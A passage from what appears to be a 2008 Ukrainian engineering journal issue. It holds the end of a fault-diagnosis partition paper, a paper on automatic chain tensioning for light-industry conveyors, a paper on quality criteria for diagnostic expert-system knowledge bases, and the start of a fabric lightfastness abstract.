Доведення. Нехай виконуються рівності (1) і (2). Якщо з рівності (1) відняти (2) і результат перетворити, то отримаємо $t_{max} = t_{min} + \overbrace{\min\{a - \delta_a, \delta_2\}}^A + \overbrace{\min\{\delta_a, a_2 - \delta_2\}}^B$. Рівність (3) виконується, коли $A = B = 0$. Це можливе коли не виконуються операції $\alpha_{t \rightarrow s}$ і $\alpha_{s \rightarrow t}$ для заданої структури N . Розглянемо два випадки: коли $t = 0$ (1-й випадок) або $t \neq 0$ (2-й випадок). Для першої ситуації маємо $A = 0$, коли $\delta_a = a$ (3), а $B = 0$ при $\delta_2 = a_2$ (4). Складемо рівності (3) і (4). Отримаємо результат $\delta_a + \delta_2 = a + a_2$ або маємо $\delta = p$ і невиконання операції $\alpha_{s \rightarrow t}$. Для неможливості виконання операції $\alpha_{t \rightarrow s}$ при $t \neq 0$ (випадок 2-й) виконується $\delta_a = \delta_2 = 0$ ($\delta = 0$), для яких фіксується рівність $A = B = 0$. *Твердження доведено.*

Слід відмітити, що достатньо одного повного (неповного) компонента будь-якої структури N розбиття, для якої створюються умови щодо реалізації операції $\alpha_{s \rightarrow t}$ ($\alpha_{t \rightarrow s}$) і рівність (3) не буде, при цьому, справедливою. На рис. 3, а приведено структуру для першого випадку, а на рис. 3б – для другого випадку.




Рис. 3. Варіанти сформованих структур для $t_{max} = t_{min}$

Проаналізуємо екстремальні значення перетинів складних компонентів, коли для всіх існуючих НПЛ число простих елементів, як їх складових, прагне до мінімального значення. Введемо для зручності показник кратності виконання операції $k(\alpha)$.

Наслідок 1. Якщо для заданої структури N с параметрами розбиття $\langle p, \Delta, \delta \rangle$ маємо показник $k(\alpha_{s \rightarrow t}) \geq 1$, то число вироджених НПЛ ланцюгів може дорівнювати $s'_{max} = s$.

Операція $\alpha_{s \rightarrow t}$, в даному випадку, передбачає крок (при $t = 0$) створення чергової термінальної гілки (коли $t > 0$ і виконання операцій при $k(\alpha_{s \rightarrow t}) \leq s$). На рис. 4а наведено приклад подібної компонентної структури, для якої $s'_{max} = 3$.




Рис. 4. Приклади представлення компонентних структур

Наслідок 2. Якщо при параметрах $\langle p, \Delta, \delta \rangle$ заданої структури N розбиття виконуються умови $\delta_2 \neq 0, t = 0$ і $k(\alpha_{s \rightarrow t}) = 0$, то число вироджених ланцюгів дорівнює $s'_{max} = s - 1$.

На рис. 4, б показано структуру при $s = 3$ і $s'_{max} = 2$.

Наслідок 3. Якщо для параметрів розбиття $\langle p, \Delta, \delta \rangle$ існує структурні обмеження $\delta_2 \geq s$, то число ланцюгів безпосереднього перетину складних компонентів дорівнює $s'_{min} = 0$.

На рис. 4в показано структуру при $s = 4$ і $s'_{min} = 0$.

Наслідок 4. Якщо задано умову обмеження $\delta_2 < s$ структури N λ -розбиття, то число вироджених НПЛ дорівнює $s'_{min} = s - \delta_2$.

На рис. 4г показано структуру при $s = 4$ і $s'_{min} = 4 - 3 = 1$.

Висновки

Розглянуті характеристики розбиття вихідних множин елементів об'єктів дозволяють моделювати структури, які відповідають тим чи іншим властивостям як самих об'єктів, так і можливостям апаратних засобів спрямованого пошуку несправностей. Реалізуючи операції пересування компонентів між НПЛ і ВПЛ, а також безпосередньо всередині самих НПЛ або ВПЛ підструктур (створюючи, при цьому, нові і усвіваючи існуючі зв'язки між складними компонентами) можна добитися бажаних співвідношень характеристик щодо розробки програм діагностування, при яких, наприклад, заощаджується загальний час тестування, визначається порядок опитування компонентів тощо.

Література

1. Jan Balague. The Future of in Circuit Testing in the High-speed, Complex Electronics Environment, Technical Marketing, Engineer, Agilent Technologies, Inc. 2007. Printed in USA, October 31, 2007 (5989-7549EN).
2. Chris Jacobsen, Tony Saye, Ken Parker. In-circuit Testing of Low Voltage Device. Agilent Technologies, Inc. Loveland, Colorado 2005. Printed in USA, April, 19, 2005.
3. Локазюк В.М., Перевозников С.І., Біличенко Н.О. Композиційний підхід до синтезу кільцевих структур цифрових пристроїв // Вісник Вінницького політехнічного інституту. – 2003. – № 3. – С. 63 – 69.
4. Перевозников С.И., Биличенко Н.А., Перевозникова Н.С. Декомпозиционный подход к диагностированию цифровых устройств в условиях серийного производства // Реєстрація, зберігання і обробка даних. – 2003. – Т.5, № 1. – С.47 – 60.
5. Локазюк В.М., Перевозников С.І., Біличенко Н.О. Композиційний підхід до синтезу кільцевих структур цифрових пристроїв // Вісник Вінницького політехнічного інституту. – 2003. – № 3. – С. 63 – 69.

Надійшла 14.5.2008 р.

ПІДВИЩЕННЯ ЕФЕКТИВНОСТІ РОБОТИ КОНВЕЄРІВ ПІДПРИЄМСТВ ЛЕГКОЇ ПРОМИСЛОВОСТІ

Представлено результати досліджень з удосконалення конвеєрів підприємств легкої промисловості. Запропоновано нову конструкцію вертикально-замкненого конвеєра з натяжною станцією, що забезпечує автоматичний натяг робочого органу конвеєра (ланцюгів або стрічки) та теоретичні основи проектування натяжної станції.

Вступ

Перспективою підвищення продуктивності праці на підприємствах легкої промисловості є оснащення їх більш досконалими засобами механізації та автоматизації технологічних процесів виробництва, зокрема транспортуючими засобами. Тому проблема створення нових більш досконалих і ефективних транспортуючих засобів для підприємств легкої промисловості є актуальною.

Об'єктом досліджень обрано вертикально-замкнений конвеєр з тяговим органом у вигляді ланцюгів (ланцюга) або стрічки з натяжною станцією для забезпечення натягу тягового органу. При розв'язанні задач, поставлених у даній роботі, були використані сучасні методи теоретичних досліджень, що базуються на теорії механіки твердого деформованого тіла.

Задачею даних досліджень стала розробка більш досконалої конструкції вертикально-замкненого конвеєра з натяжною станцією автоматичної дії та теоретичних основ її проектування.

Основний розділ

У відомих конструкціях конвеєрів [1], що використовуються на підприємствах легкої промисловості, необхідний для роботи конвеєра натяг тягового органу здійснюється шляхом переміщення ведених зірочок (для дволанцюгового) або зірочки (для одноланцюгового) чи барабана (для стрічкового конвеєра) за допомогою спеціального натяжного, зазвичай гвинтового, пристрою. Таке технічне рішення ускладнює конструкцію конвеєра і знижує надійність та довговічність його роботи (в процесі роботи конвеєра тяговий орган витягується, що призводить до відмов в роботі конвеєра і необхідності подальшого періодичного підтягування робочого органу, щоб забезпечити працездатність конвеєра).

Автори запропонували нову конструкцію конвеєра з автоматичним натягом тягового органу, схема якого представлена (як приклад, вертикально-замкненого ланцюгового конвеєра) на рис. 1.




Рис. 1. Схема вертикально-замкненого ланцюгового конвеєра з автоматичним натягом ланцюга

Ланцюговий конвеєр містить приводну 1 і ведену 2 зірочки, замкнений ланцюг 3, що їх охоплює, з робочою 4 та холостою 5 вітками, робочі органи 6, шарнірно прикріплені до ланцюга 3, та верхні 7 і нижні 8 направляючі, на яких розташовані відповідно робоча 4 та холоста 5 вітки ланцюга 3 з робочими органами 6.

Принцип роботи ланцюгового конвеєра полягає в наступному. При вмиканні електродвигуна привода ланцюгового конвеєра (на рис. 1 не показаний) приводна зірочка 1 починає обертатися. Ланцюг 3, що охоплює її та ведену зірочку 2, також починає рухатися. Вантаж, що знаходиться на робочих органах 6 (на рис. 1 не показаний), починає переміщатися разом із ланцюгом із зони завантаження в зону вивантаження. З метою запобігання провисання робочої вітки 4 ланцюга з прикріпленими до неї робочими органами 6 він опирається на нерухомі верхні направляючі 7. Холоста вітка 5 ланцюга з прикріпленими до неї робочими органами 6 частково також опирається на нерухомі нижні направляючі 8. Друга частина холостої вітки 5 ланцюга 3 з прикріпленими до нього робочими органами 6, починаючи від точки сходу ланцюга з приводної зірочки 1, не опирається на нижні направляючі 8 і вільно провисає, створюючи необхідний натяг всього ланцюга 3. Необхідна довжина l ділянки холостої вітки 5 ланцюга, що вільно провисає, вибирається таким чином, щоб забезпечилась умова надійної та довговічної роботи ланцюгового конвеєра: $S_1 \geq (1000 \dots 2000)H$ [1].

Використовуючи теорію механіки твердого деформованого тіла [2 – 4] для нашого випадку (рис. 2), маємо;

$$\lambda = \frac{1}{4} \left(\frac{5\pi}{384} \cdot \frac{q}{E_1 J} \right)^2 l^7 = 4,18 \cdot 10^{-4} \left(\frac{q}{E_1 J} \right)^2 l^7, \quad (1)$$

де λ – розтяг тягового органу конвеєра (ланцюга);
 q – погонна вага ланцюга з робочими органами;
 E_1 – модуль пружності ланцюга (поперечний);
 J – момент інерції перерізу ланцюга;
 l – довжина ланцюга в зоні вільного провисання.




Рис. 2. Розрахункова схема для знаходження параметрів натяжного пристрою конвеєра

Враховуючи [2 – 4], можемо записати:

$$\lambda = \frac{S}{C}; \quad (2)$$

$$C = \frac{E_2 A}{L}, \quad (3)$$

де $S = S_1$ – натяг ланцюга в зоні збігання з приводної зірочки;
 C – поздовжня жорсткість ланцюга;
 E_2 – модуль пружності ланцюга (поздовжній);
 A – площа перерізу ланцюга;
 L – довжина холостої вітки ланцюга в зоні нижніх направляючих, $L = L_k - l$;
 L_k – довжина конвеєра.

Використовуючи (2, 3), одержуємо:

$$\lambda = \frac{SL}{E_2 A}. \quad (4)$$

Підставляючи (4) в (1), знаходимо необхідну довжину ланцюга в зоні вільного провисання:

$$l = 3,038 \sqrt[7]{\frac{SL}{E_2 A} \cdot \left(\frac{E_1 J}{q} \right)^2}. \quad (5)$$

Максимальну величину провисання ланцюга (стріла провисання) знаходимо із умови [4]:

$$y_{max} = \frac{ql^2}{8S}. \quad (6)$$

Використовуючи одержані результати, знайдемо основні параметри натяжного пристрою, що забезпечують автоматичний натяг тягового органу одноланцюгового вертикально-замкненого конвеєра.

В якості вихідних даних, як приклад, приймаємо:

- натяг ланцюга в зоні його вільного провисання $S = S_1 = 1000$ Н;
- довжина холостої вітки ланцюга в зоні нижніх направляючих $L = 10$ м;
- площа перерізу ланцюга $A = 240$ мм²;
- модулі пружності ланцюга $E_1 = 10$ МПа; $E_2 = 2,2 \cdot 10^5$ МПа;
- момент інерції перерізу ланцюга $J = 18 \cdot 10^3$ мм⁴;
- погонна вага ланцюга з робочими органами $q = 100$ Н/м.

Підставивши вихідні дані в вирази (5), (6), знаходимо: $l = 1,05$ м; $y_{max} = 13,8$ мм, що підтверджує

працездатність запропонованого нового технічного рішення натяжного пристрою конвеєра.

Одержані результати дозволяють стверджувати, що запропоновану конструкцію автоматичного натяжного пристрою конвеєра можливо використати в складі конвеєра в якості натяжної станції.

Використання запропонованої конструкції ланцюгового конвеєра дозволяє підвищити надійність та довговічність його роботи завдяки спрощенню конструкції натяжного пристрою та підвищенню стабільності натягу ланцюга (натяг ланцюга здійснюється вагою самого ланцюга з прикріпленими до нього робочими органами).

Література

1. Піпа Б.Ф., Хомяк О.М., Чабан В.В. Підйомно-транспортні пристрої. – К.: КНУТД, 2006. – 144 с.
2. Беляев Н.М. Сопротивление материалов. – М.: Наука, 1965. – 856 с.
3. Писаренко Г. С., Квітка О. Л., Уманський Е.С. Опір матеріалів. К.: Вища школа, 1993. – 654 с.
4. Писаренко Г.С., Яковлев А.П., Матвеев В.В. Справочник по сопротивлению материалов. – К.: Наукова думка, 1975. – 704 с.

Надійшла 7.5.2008 р.

УДК 004.896

О.В. ПОМОРОВА

Хмельницький національний університет

ФОРМИРОВАНИЕ БАЗ ЗНАНИЙ ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ ДИАГНОСТИРОВАНИЯ С УЧЕТОМ АПРИОРНОЙ ДИАГНОСТИЧЕСКОЙ ИНФОРМАЦИИ

В статье предложено формальное представление критериев без избыточности, непротиворечивости и жизнеспособности для баз знаний производственных систем технического диагностирования. Основой для формирования критериев послужила априорная диагностическая информация о причинах аномального поведения производственных систем технического диагностирования.

Вступление. Многократное увеличение уровня сложности современных технических устройств выдвигает актуальную проблему разработки и внедрения более мощных средств и систем их диагностирования. Одним из путей решения этой проблемы является использование систем технического диагностирования, основанных на знаниях [1, 2].

Интеллектуальные системы технического диагностирования имеют свои особенности: их узкая специализация; неполнота и неточность диагностической информации об объектах диагностирования (ОД); необходимость согласования мнений разных экспертов при формировании баз знаний; зависимость результатов диагностирования от качества априорной диагностической информации и методов ее обработки [3].

Наиболее распространенными на сегодня являются системы технического диагностирования, базы знаний которых построены с использованием производственных правил (ПСТД). Такие базы знаний (БЗ) сравнительно легко поддаются модификации и наращиванию, их производственные правила понятны пользователям. Экспертам-диагностам проще всего представить свои знания об объектах и процессе диагностирования именно в виде производственных правил. Также существует ряд хорошо проработанных механизмов построения цепи логических рассуждений при поиске решения на основании производственных правил [4].

Поскольку ПСТД, в большинстве случаев, разрабатываются для диагностирования критичных технических систем в медицине, аэрокосмической отрасли, автомобилестроении и т. п., то для внедрения таких систем необходимо обеспечить высокое качество их решений и достаточную степень доверия пользователей к полученным результатам [5].

Постановка задачи. Из вышеизложенного ясно, что существует потребность в разработке таких критериев надежности при построении производственных баз знаний, которые обеспечат возможность формальной оценки качества знаний существующих ПСТД и развитие методов построения новых.

Формализация критериев надежности БЗ ПСТД. Процесс разработки ПСТД имеет ряд отличий от процесса разработки традиционного программного обеспечения [6]. Хотя при создании формальных спецификаций ПСТД используются языки, разработанные для написания спецификаций программных систем (Z, VDM), предпочтение при создании ПСТД критичных систем отдается языкам для спецификаций систем, основанных на знаниях (DESIRE, KARL, (ML)²). Формальная спецификация ПСТД состоит из 2-х частей: (1) – некоторой спецификации вход/выход поведения системы, которая представляет собой корректность отношения между входными данными и результатами, и (2) – описания того, как этот результат может быть получен.

Наибольшей трудностью является обеспечение полноценной реализации этапов верификации и валидации ПСТД. Это обусловлено низким уровнем взаимопонимания между конечными пользователями,

експертами-диагностами и разработчиками ПСТД, поскольку они используют разные формальные языки в процессе своей профессиональной деятельности. Для некоторых предметных областей заранее трудно точно определить и описать задачи, которые будут решаться ПСТД, что усложняет формирование их баз знаний.

Верификация в контексте ПС означает определенность того, что правила точно представлены в спецификации. Валидация отвечает на вопрос – верно ли система была специфицирована, когда обсуждался вопрос качества спецификации.

Основными средствами валидации есть верификация и тестирование. При этом, с одной стороны, валидация не может быть проведена до реализации ПСТД, а с другой – устранение ошибок после реализации очень дорогостоящее. Поэтому желательно осуществлять валидацию (хотя бы частично) на этапе разработки ПСТД, а для этого необходимо иметь спецификацию базы правил. Однако наличие такой спецификации порождает сомнения в "интеллектуальности" поведения ПСТД.

Также следует иметь в виду, что корректная реализация логического вывода не гарантирует сама по себе успешности решения задачи, т. е. валидация должна показать не то, что ПСТД корректно реализует вывод, а то, что она верно решает задачу.

Одним из средств валидации интеллектуальности ПСТД является выявление ее аномального поведения. Аномальное поведение характеризуется: противоречивостью выводов и решений, избыточностью, то есть наличием никогда не используемых правил, неудовлетворительным качеством категоризации, недостижимостью целей. Поэтому качественные характеристики баз знаний играют определяющую роль в результатах функционирования ПСТД.

Критерием приемлемости базы знаний есть критерий, согласно которому ПСТД должна обеспечивать корректный логический вывод и не допускать аномального поведения.

Определим состав критериев валидации интеллектуальности ПСТД на основании априорной экспертной информации о наиболее частых причинах получения некачественных результатов при решении задач технического диагностирования (табл. 1).

Таблица 1

Экспертные оценки возможных причин аномального поведения ПСТД

№ п/п	Причина аномального поведения ПСТД	Характеристики причин аномального поведения ПСТД	Частотная оценка (%)
1.	Избыточность диагностической информации	Дублирование правил, нечеткая категоризация, наличие избыточных условий, излишняя детализация диагностической информации	45
2.	Противоречия в диагностической информации	Конфликты в процессе логического вывода, заикливание, получение неоднозначных результатов	35
3.	Старение диагностической информации, несовершенство механизма утилизации правил	Наличие правил, которые никогда не активизируются	25

На примерах опишем прямой логический вывод (от исходных данных к цели). Однако предлагаемые критерии могут использоваться также для систем с обратным и смешанным выводом.

Рассмотрим ПСТД как систему, состоящую из 3-х основных частей:

- базы знаний, содержащей правила, характеризующие предметную область;
- рабочей памяти (WM), в которую помещаются доступные в процессе текущего сеанса работы исходные факты или факты, полученные в процессе реализации логического вывода;
- машины логического вывода (IE), которая способна генерировать новую информацию на основании применения правил к фактам из рабочей памяти.

Правила (R_1, \dots, R_2, \dots) описаны в виде "условие – действие". Если условие в левой части правила истинно, то одобренное действие, указанное в правой части правила, выполняется по отношению к рабочей памяти.

Если все позитивные (положительные) литералы в условии согласовываются с фактами из рабочей памяти и все негативные (отрицательные) литералы в условии исключены из рабочей памяти, то действие выполняется. Обозначим "-" операцию удаления константы из рабочей памяти, а литерал без знака (имеется в виду "+") означает добавление данных в рабочую память. Предикаты, которые указаны в левой части, в правой части не появляются, а остаются прежними. Переменные: u, v, x, y . Предикаты: P, R, Q, S .

Критерий 1- безызыточность. Правило добавляется в базу знаний, если оно может привести принципиально новую информацию, которую невозможно получить за счет уже имеющихся в БЗ правил.

Каждое правило должно нести уникальную информацию. С точки зрения надежности нет смысла включать в БЗ правила, которые не добавляют новых знаний. В результате безызыточность является источником верификации, поскольку она обосновывает исключительно только те правила, которых изначально нет в спецификации.

Критерий безызыточности правил состоит из 4 частей, которые определяют условия:

- дублирования;

- категоризации;
- наличия избыточных ИФ (условий);
- цепной безизбыточности.

Дублирование возникает, когда два разных правила задействуются в одной и той же ситуации и дают тождественные результаты. При наличии нескольких условий в левой части правила излишнее условие приводит к тому, что его отсутствие дает тот же результат выполнения правила. Цепная избыточность присутствует в БЗ в случае, если результат достижим вследствие серии дедукций, которые не способствуют оригинальности результата, то есть существует несколько вариантов для достижения одного и того же результата.

Формально представим критерий безизбыточности следующим образом:

Критерий 1

Переменные: u, v, x, y ;

Дублирование:

{ R2 дублирует R1 }

$R1 : P(x), P(y), Q(x, y) \rightarrow R(x), S(y)$

$R2 : P(u), P(v), Q(u, v) \rightarrow R(u), S(v)$

Категоризация:

{ R1 подкатегория R3 }

$R1 : P(x), P(y), Q(x, y) \rightarrow R(x), S(y)$

$R3 : P(x), P(y), Q(x, y), W(x) \rightarrow R(x), S(y)$

{Следовательно, эти объекты неразличимы (излишние атрибуты в описании) }

Избыточные ИФ-ы:

{ R4 и R5 избыточное ИФ утверждение }

$R3 : P(x), P(y), Q(x, y), F(x, y) \rightarrow R(x), S(y)$

$R5 : P(u), P(v), Q(u, v), -F(u, v) \rightarrow R(u), S(v)$

Цепная безизбыточность:

{R6 и R7 независимо дают тот же результат, что и R1 }

$R1 : P(x), P(y), Q(x, y) \rightarrow R(x), S(y)$

$R6 : P(x), P(y), Q(x, y) \rightarrow T(x, y)$

$R7 : T(x, y) \rightarrow R(x), S(y)$.

Избыточность усложняет процесс разработки и сопровождения ПСТД, поскольку удаление одного правила не гарантирует достижения желаемого результата, так как неизвестно количество оставшихся в БЗ ссылок.

По отношению к типу избыточности, критерий безизбыточности не выполняется, когда правило представляет информацию, которую можно получить из других правил. Безизбыточность может быть достигнута только при рассмотрении всех правил БЗ одновременно.

Критерий 2 – непротиворечивость. Позволяет посредством эмпирического доказательства оценить – противоречит ли правило некоторой теории решения задач предметной области или нет.

Если непротиворечивость правил доказана, то это верификация, поскольку рассматриваются правила, которые изначально не входят в спецификацию. Ответ на вопрос, точно ли правило отображает истинное состояние вещей, будем считать валидацией, поскольку вопрос адресован к спецификации.

Непротиворечивость характеризуется:

- отсутствием в БЗ правил, которые конфликтуют (верификация);
- точностью решений задач предметной области (валидация).

Конфликт между правилами существует, если в процессе логического вывода успешно активируется более чем одно правило и результаты их активации противоречат друг другу. Такое состояние нежелательно в БЗ. Форма конфликтов: закливание, сложность (запутанность) процесса логического вывода. Конфликт непрерывности возникает тогда, когда левые части правил идентичны, а правые части содержат противоречивую информацию. Конфликт цепочности похож на конфликт непрерывности тем, что левые части начальных правил идентичны, но в процессе вывода появляются противоречивые состояния (сначала они просто разные, а в результате приходим к противоречию).

Конфликт комплексности возникает, когда два отдельных условия из левой части правила удовлетворяются специфическими исключительными состояниями рабочей памяти, и в итоге возникает конфликтное результирующее состояние памяти.

Ключом конфликта есть недетерминизм в БЗ, то есть при тождественных входных данных не всегда получаются одинаковые результаты.

Критерий 2

Переменные: u, v, x, y ;

Константы a, b, c, k ;

Прямой конфликт:

{R1 конфликтует с R2}

$$R1: P(x), P(y) \rightarrow Q(x, y)$$

$$R2: P(x), P(y) \rightarrow \neg Q(x, y)$$

Цепочный конфликт:

{конфликт в цепи рассуждений}

$$P(x) \rightarrow R(y) \rightarrow \dots \rightarrow Q(x, y)$$

$$P(x) \rightarrow S(y) \rightarrow \dots \rightarrow \neg Q(x, y)$$

Комплексный конфликт:

{R3 и R4 приводят к конфликту в рабочей памяти WM}

$$R3: R(u), Q(v, w) \rightarrow Q(v, u), \neg R(u), R(w)$$

$$R4: R(y), Q(x, k) \rightarrow \neg Q(x, k), Q(x, y), \neg R(y).$$

R3 и R4 активизируют:

$$WM: Q(b, k), Q(c, k), Q(a, b), R(a), R(c).$$

Если R3 активизирует подстановку $c - u, a - v, u b - w$, то состояние рабочей памяти:

$$WM: Q(a, b), Q(a, c), Q(b, k), Q(c, k), R(a), R(b)$$

Если R4 активизирует подстановку $b - x$ и $c - y$, то в WM рабочей памяти:

$$WM: Q(b, c), Q(c, k), Q(a, b), R(a)$$

Наиболее явный конфликт заключается в том, что в первом случае WM содержит $R(b)$, а во втором – нет, при этом предикат Q дает разные результаты в обеих WM.

Сложность этого конфликта состоит в том, что обычно результат не содержит достаточного количества деталей (предикатов) в правиле. Этот недостаток не может быть выявлен обычными структурными тестами, т.е. результат правила недоопределен.

Критерий 3 – жизнеспособность. Под жизнеспособностью будем понимать способность ПСТД генерировать полезные решения в будущем. Это может обеспечиваться постоянным улучшением покрытия предметной области за счет пополнения базы знаний новыми правилами и обучения.

Если рассматривать БЗ, не учитывая непротиворечивость и связность, то обеспечение жизнеспособности ПСТД может достигаться путем внесения в БЗ специальных правил, которые по отдельности имеют большую "общую поддержку доказательности" до тех пор, пока не определена проблемная область.

Жизнеспособность определяется 2-я показателями – полнотой и шириной охвата предметной области. Полнота является источником верификации, так как она касается отношения между правилами и спецификацией.

Полнота также отвечает за то, насколько правильно (истинно) ПС покрывает проблемную область. Полнота – источник валидации, вследствие того, что она оценивает протяженность за пределом отношений между правилами и спецификацией, описывающей проблемную область. Показатель полноты означает, что правила покрывают всю ширину спецификации. Полная БЗ содержит правила, активизация которых гарантирует переход от множества начальных состояний к множеству целевых состояний. Если система не может достичь целевого состояния из корректного начального состояния, то БЗ является неполной. Критерий полноты нарушается, когда БЗ не может гарантировать достижение целевого состояния из-за заикливания или "белых пятен" в правилах, описывающих проблемную область. При этом заикливание возникает в цепочке правил, когда результат одного правила является условием для другого правила, активизированного ранее в цепочке правил.

Критерий 3

Переменные: x, y ;

Константы: k ;

Правила, приводящие к образованию "петель":

{R1 и R2 приводят к петлям}

$$R1: R(x), Q(x, y) \rightarrow \neg Q(x, y), Q(x, k), R(y)$$

$$R2: R(x), R(y) \rightarrow Q(x, y).$$

Ошибочные правила:

{использование R3 и R4 приводит к ошибочному результату}

Пусть в БЗ содержится только R3 и оно инициализирует состояние I , целевое состояние G , в котором a, b, c константы не равные между собой, или k .

$$I: R(a), Q(a, b), Q(b, c), Q(c, k)$$

$$R3: Q(x, y), \neg Q(x, k) \rightarrow \neg Q(x, y), Q(x, k)$$

$$G: R(a), R(b), R(c), Q(a, k), Q(b, k), Q(c, k).$$

R3 может активизировать в разные моменты времени: (1) – подстановку $a - x$ и $b - y$;

(2) – подстановку $b - x$ и $c - y$, в итоге в WM:

$$WM: R(a), Q(a, k), Q(b, k), Q(c, k)$$

Если не будут активизированы другие правила, то предикаты $R(b)$ и $R(c)$ могут никогда не появиться в рабочей памяти. Правило R4 показало ошибочное правило, которое содержит множество состояний, которые

не перевіряються $R3$:

$$R4: Q(x, k), \neg Q(y, x) \rightarrow R(x)$$

Недостижимые состояния:

{Правила $R1, R2, R3, R4$ показывають недостижимість стану CI }

$$CI: T(x, y)$$

Мертвые точки:

{Правила $R1, R2, R3, R4$ и $R5$ показывають "мертвую точку" CI }

$$R5: R(x), R(y), Q(x, y) \rightarrow T(x, y)$$

Разрывы в процессе логических рассуждений являются результатом недостаточного количества правил, неполноты условий или "мертвых точек" – условий, для которых не определены действия. Правило рассматривается как недостающее, если есть область возможных значений данных для некоторого атрибута, которая недостаточно покрывается существующими правилами. Эта форма неполноты приводит к тому, что ПСТД останавливается при достижении целевого состояния. Неполнота условий является одной из причин, по которой правило не может быть утилизировано, т. е. неполные условия нежелательны.

Выводы. Качество решений современных ПСТД определяется надежностью их БЗ. Исследование априорной диагностической информации о причинах аномального поведения ПСТД позволило сформулировать и формально представить критерии без избыточности, непротиворечивости и жизнеспособности для баз знаний таких систем. Полученные результаты являются основой для разработки методов верификации и валидации БЗ ПСТД.

Работа выполнена при поддержке Государственного фонда фундаментальных исследований (Министерства образования и науки Украины) в рамках гранта Ф25.1/121 «Исследование методов внесения априорной диагностической информации в структуру искусственных нейронных сетей для реализации процесса диагностирования компьютерных систем».

Литература

1. Локазюк В.М. Проблеми та методологія контролю і діагностування сучасних мікропроцесорних пристроїв та систем // Вимірювальна та обчислювальна техніка в технологічних процесах. – 2000. – № 2. – С. 10-17.
2. Hamscher W. C. Modeling Digital Circuits for Troubleshooting // Artificial Intelligence. – 1991. – Vol 51, № 1-3. – P. 223-271.
3. Поморова О. В. Априорна діагностична інформація в структурі нейромережних експертів ідентифікації стану компонентів комп'ютерних систем // Радіоелектронні і комп'ютерні системи. – 2007. – № 8. – С.145-151.
4. Попов Э. В. Экспертные системы: Решение неформализованных задач в диалоге с ЭВМ. – М.: Наука, 1987. – 288 с.
5. Джексон П. Введение в экспертные системы. – М.; СПб.; К.: Вильямс, 2001. – 624 с.
6. Поморова О. В. Програмні засоби інтелектуального діагностування комп'ютерних систем. – 2007. – № 2. – Т.2. – С. 104-106.

Надійшла 13.5.2008 р.

УДК 667.014.

Г.О. ПУШКАР

Львівська комерційна академія

ОЦІНКА СВІТЛОСТІЙКОСТІ ФІРАНКОВИХ БАВОВНЯНИХ ТКАНИН

В роботі вивчено вплив активних барвників та їх концентрацій на зміну світлостійкості забарвлень і субстрату фіранкових бавовняних тканин. Досліджена залежність світлостійкості забарвлень від марки активного барвника, його концентрації у фарбувальній ванні та тривалості його сонячного опромінення. Співставлена кінетика фотодеструкції забарвлень і субстрату та виявлені на цій основі оптимальні за світлостійкістю варіанти фіранкових бавовняних тканин.

